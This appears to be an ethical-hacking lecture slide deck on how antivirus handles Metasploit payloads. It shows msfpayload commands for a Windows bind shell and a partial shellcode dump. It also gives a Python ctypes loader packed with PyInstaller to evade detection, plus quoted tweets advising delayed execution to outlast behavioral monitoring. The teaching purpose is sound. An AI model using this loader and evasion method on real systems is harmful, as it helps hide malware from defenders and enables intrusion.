


Violent Python & The AV Scam

PLUS

EVIL Super-Advanced APT Tool
IPv6 attacks on FortiGate & Vista
UC Santa Cruz Pwned



Bio



Sam Bowne

@sambowne

I teach Ethical Hacking at City College San Francisco. My statements are my own, not official positions of CCSF.

San Francisco · samsclass.info

Antivirus

Ungh! Good God y'all...

What is it **GOOD** For?

Antivirus pioneer Symantec declares AV “dead” and “doomed to failure”

Company concedes AV fails to catch majority of malicious attacks in circulation.

by Dan Goodin - May 5 2014, 9:25am PDT

BLACK HAT

Norton promises 100 percent virus removal for small businesses



By Ian Barker

Published 2 days ago

Follow @lanDBarker

Mikko Hypponen Video



Metasploit Payloads

Metasploit

- Hundreds of payloads
- The simplest one: bind_tcp
- Listens on a TCP port for commands

```
root@kali:~/124# msfpayload -l | grep windows/shell
windows/shell/bind_ipv6_tcp
windows/shell/bind_nonx_tcp
windows/shell/bind_tcp
windows/shell/bind_tcp_rc4
windows/shell/find_tag
windows/shell/reverse_http
```

Simple Reverse Shell

- One command to produce very simple Windows EXE malware

```
root@kali:~/124# msfpayload windows/shell_bind_tcp X > shell.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_bind_tcp
Length: 341
Options: {}
root@kali:~/124# ls -l shell.exe
-rw-r--r-- 1 root root 73802 Mar  9 22:48 shell.exe
root@kali:~/124#
```


Antivirus Catches It

Mon Mar 9 7:53:55 PM Sam Bowne 🔍 ☰



Infection detected!

avast! Filesystem shield has detected a threat and moved it into the Chest.

Infection: Win32:SwPatch [Wrm]
File: /Users/sambowne/Desktop/shell.exe
Process: /Applications/VMware Fusion.app/Contents/Library/vmware-vmx
UID: 501

Norton v. Shell.exe

The screenshot shows the Norton File Insight interface. At the top, the title bar reads "File Insight" with standard window controls (minimize, maximize, close) and a "Help" link. A prominent red banner at the top left contains a white "X" icon and the text: "Auto-Protect blocked this Virus. No further action is needed." Below this banner, the main content area is split into two columns. The left column features a document icon next to the file name "shell.exe" and a "Threat name:" field containing "Packed.Generic.347". Below this are sections for "Details" (Unknown Community Usage, Unknown Age, Risk High), "Origin" (Downloaded from Unknown), and "Activity" (Actions performed: 1). The right column has a "Show" dropdown menu set to "File Actions" and displays the file path "c:\users\sam\desktop\shell.exe" with the status "Blocked". At the bottom of the window, there is a Norton logo on the left, and "Copy to Clipboard", "Options", and a yellow "Close" button on the right.

File Insight Help

X Auto-Protect blocked this Virus.
No further action is needed.

shell.exe
Threat name:
Packed.Generic.347

Details
Unknown Community Usage,
Unknown Age, Risk High

Origin
Downloaded from
Unknown

Activity
Actions performed: 1


Show File Actions

File: c:\users\sam\desktop\shell.exe
Blocked

Norton
by Symantec

Copy to Clipboard [Options](#) **Close**

Norton Identifies the Metasploit Packer




The screenshot shows a web browser window with the address bar displaying the URL: www.symantec.com/security_response/writeup.jsp?docid=2012-010917-0907-99&vid=53941&product=Nc. The page title is "Packed.Generic.347". Below the title, the risk level is indicated as "Risk Level 1: Very Low". There are three tabs: "Summary" (selected), "Technical Details", and "Removal". A "Printer Friendly Page" link is visible in the top right. The main content area contains the following information:

Discovered: January 9, 2012
Updated: January 9, 2012 5:17:29 PM
Type: Trojan, Virus
Systems Affected: Windows 98, Windows 95, Windows XP, Windows Me, Windows Vista, Windows NT, Windows Server 2003, Windows 2000

Packed.Generic.347 is a heuristic detection for files that may have been packed using Metasploit penetration-testing software. This heuristic detection is used to detect several different payloads.

VirusTotal: 37/49 Detections



Antivirus scan for c0c5dd5751...

https://www.virustotal.com/en/file/5c5c0e866e583f0c84a5d91e368eb6dba364c8f9

Community Statistics Documentation FAQ About English Join our community Sign in


virustotal

SHA256: 5c5c0e866e583f0c84a5d91e368eb6dba364c8f97117b6ea9f5fc3d2c0578934

File name: shell.exe

Detection ratio: **37 / 49**

Analysis date: 2014-03-10 03:17:32 UTC (0 minutes ago)



Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
AVG	Win32/Heur	20140309
Ad-Aware	Backdoor.Shell.AC	20140310
Agnitum	Trojan.Rosena.Gen.1	20140309
AhnLab-V3	Trojan/Win32.Shell	20140309

How to Become 007



SYNGRESS

VIOLENT PYTHON

A Cookbook for Hackers, Forensic Analysts,
Penetration Testers, and Security Engineers

TJ O'Connor



Python v. AV

Round 1

shell_bind_tcp

Export Metasploit Payloads to C

```
root@kali:~/124# msfpayload windows/shell_bind_tcp C
/*
* windows/shell_bind_tcp - 341 bytes
* http://www.metasploit.com
* VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
* EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
*/
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
```


Use Ctypes Python Library

GNU nano 2.2.6

File: shell.py


Modified

```
from ctypes import *  
shellcode = ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"  
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"  
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"  
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"  
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
```

```
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"  
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"  
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"  
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5");
```

Compile it on Windows

- Install these things, in order
 - Python 2.7
 - PyWin32
 - pip-Win
 - PyInstaller
- This creates an EXE file that listens on a TCP port



```
C:\Administrator: C:\Windows\system32\cmd.exe
<pyi-env-name> C:\Users\Administrator\Desktop\dist>netstat -an | findstr 4444
TCP        0.0.0.0:4444          0.0.0.0:0           LISTENING
```

DEMO

- On Kali

```
msfpayload windows/shell_bind_tcp C > foo
nano foo
```

- Change top to

```
from ctypes import *
shellcode = (
```

- Change bottom to

```
);
memorywithshell = create_string_buffer(shellcode,
len(shellcode))
shell = cast(memorywithshell,
CFUNCTYPE(c_void_p))
shell()
```


DEMO

- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
```

```
pyinstaller --onefile --noconsole foo
```

VirusTotal: 1/50 Detection



The screenshot shows the VirusTotal website interface in a Windows Internet Explorer browser. The browser's address bar displays the URL: <https://www.virustotal.com/en/file/0003beb3df274fae5fb3e63e2c6404631cf642a83d3c1ba359e6262989de6b62/>. The page title is "Antivirus scan for 6b3cec9fb2398ffe78a3901e49e51228 at UTC - VirusTotal - Windows Internet Explorer".

The main content area displays the following information:

- SHA256: 0003beb3df274fae5fb3e63e2c6404631cf642a83d3c1ba359e6262989de6b62
- File name: shell.exe
- Detection ratio: 1 / 50
- Analysis date: 2014-03-10 18:22:33 UTC (0 minutes ago)

Navigation tabs include: Analysis (selected), File detail, Additional information, Comments, and Votes. A vertical sidebar on the right contains a progress indicator (a semi-circle with an arrow pointing up) and three emoticons: a green smiley face, a red sad face, and a red angry face.

Antivirus	Result	Update
Qihoo-360	HEUR/Malware.QVM10.Gen	20140310
AVG		20140309
Ad-Aware		20140310

Norton Support


- I Tweeted about this, and @NortonSupport replied
- VirusTotal is not a fair test, because real installed Norton uses Heuristic Scanning
- @NortonSupport gave me a link for a 30-day trial version :)

Norton Wins!

The screenshot displays the Norton Internet Security interface. At the top, the title bar reads "Norton Internet Security" with navigation links for "Settings", "Performance", "Feedback", "Account", and "Support". A "Sign in" button is also present. The main window is titled "File Insight" and features a red notification banner with a white 'X' icon stating: "A program was behaving suspiciously on your computer. This program was removed." Below the banner, the file "foo.exe" is identified with a threat name of "SONAR.Heuristic.120". The "Details" section notes "Very Few Users, Very New, Risk High". The "Origin" is listed as "Downloaded from Unknown". The "Activity" section shows "Actions performed: 6". On the right, a "Show" dropdown menu is set to "File Actions", listing three items: "File: c:\users\sam\desktop\foo.exe Removed", "File: c:\users\sam\appdata\local\temp_mei32922\microsoft.vc90.crt.manifest Removed", and "Directory: c:\users\sam\appdata\local\temp_mei32922 Removed". At the bottom, there are links for "Copy to Clipboard", "Restore", "Options", and a prominent yellow "Close" button. The Norton logo is visible in the bottom left corner.

Kaspersky Wins!

- Avast! doesn't detect it
- Kaspersky detects it as HEUR:Trojan.Win32.Generic



Python v. AV

Round 2

shell_bind_tcp
with a delay



Bobby 'Tables @info_dox 17m

[@sambowne](#) [@NortonSupport](#) You know it would take like, 2 minutes of python work to evade that, right?

← View



Sam Bowne @sambowne 17m

[@info_dox](#) [@NortonSupport](#) I don't know; please tell me how!

← View



Bobby 'Tables

@info_dox

[@sambowne](#) [@NortonSupport](#) k, so you are being pinged by the behavioral analysis nonsense, right? Those things dont monitor forever ;)

3:40pm · 20 Mar 14 · web





Bobby 'Tables

@info_dox

@sambowne @NortonSupport they normally only watch a process for a minute or two to see if they do anything nasty. they also hook sleep() tho

3:41 pm · 20 Mar 14 · web



Bobby 'Tables

@info_dox

@sambowne @NortonSupport theres the clue: do nothing malicious until it stops monitoring, then do errything malicious. Including deleting AV

3:41 pm · 20 Mar 14 · web

DEMO

- On Kali

```
cp foo foo2
```

```
nano foo2
```

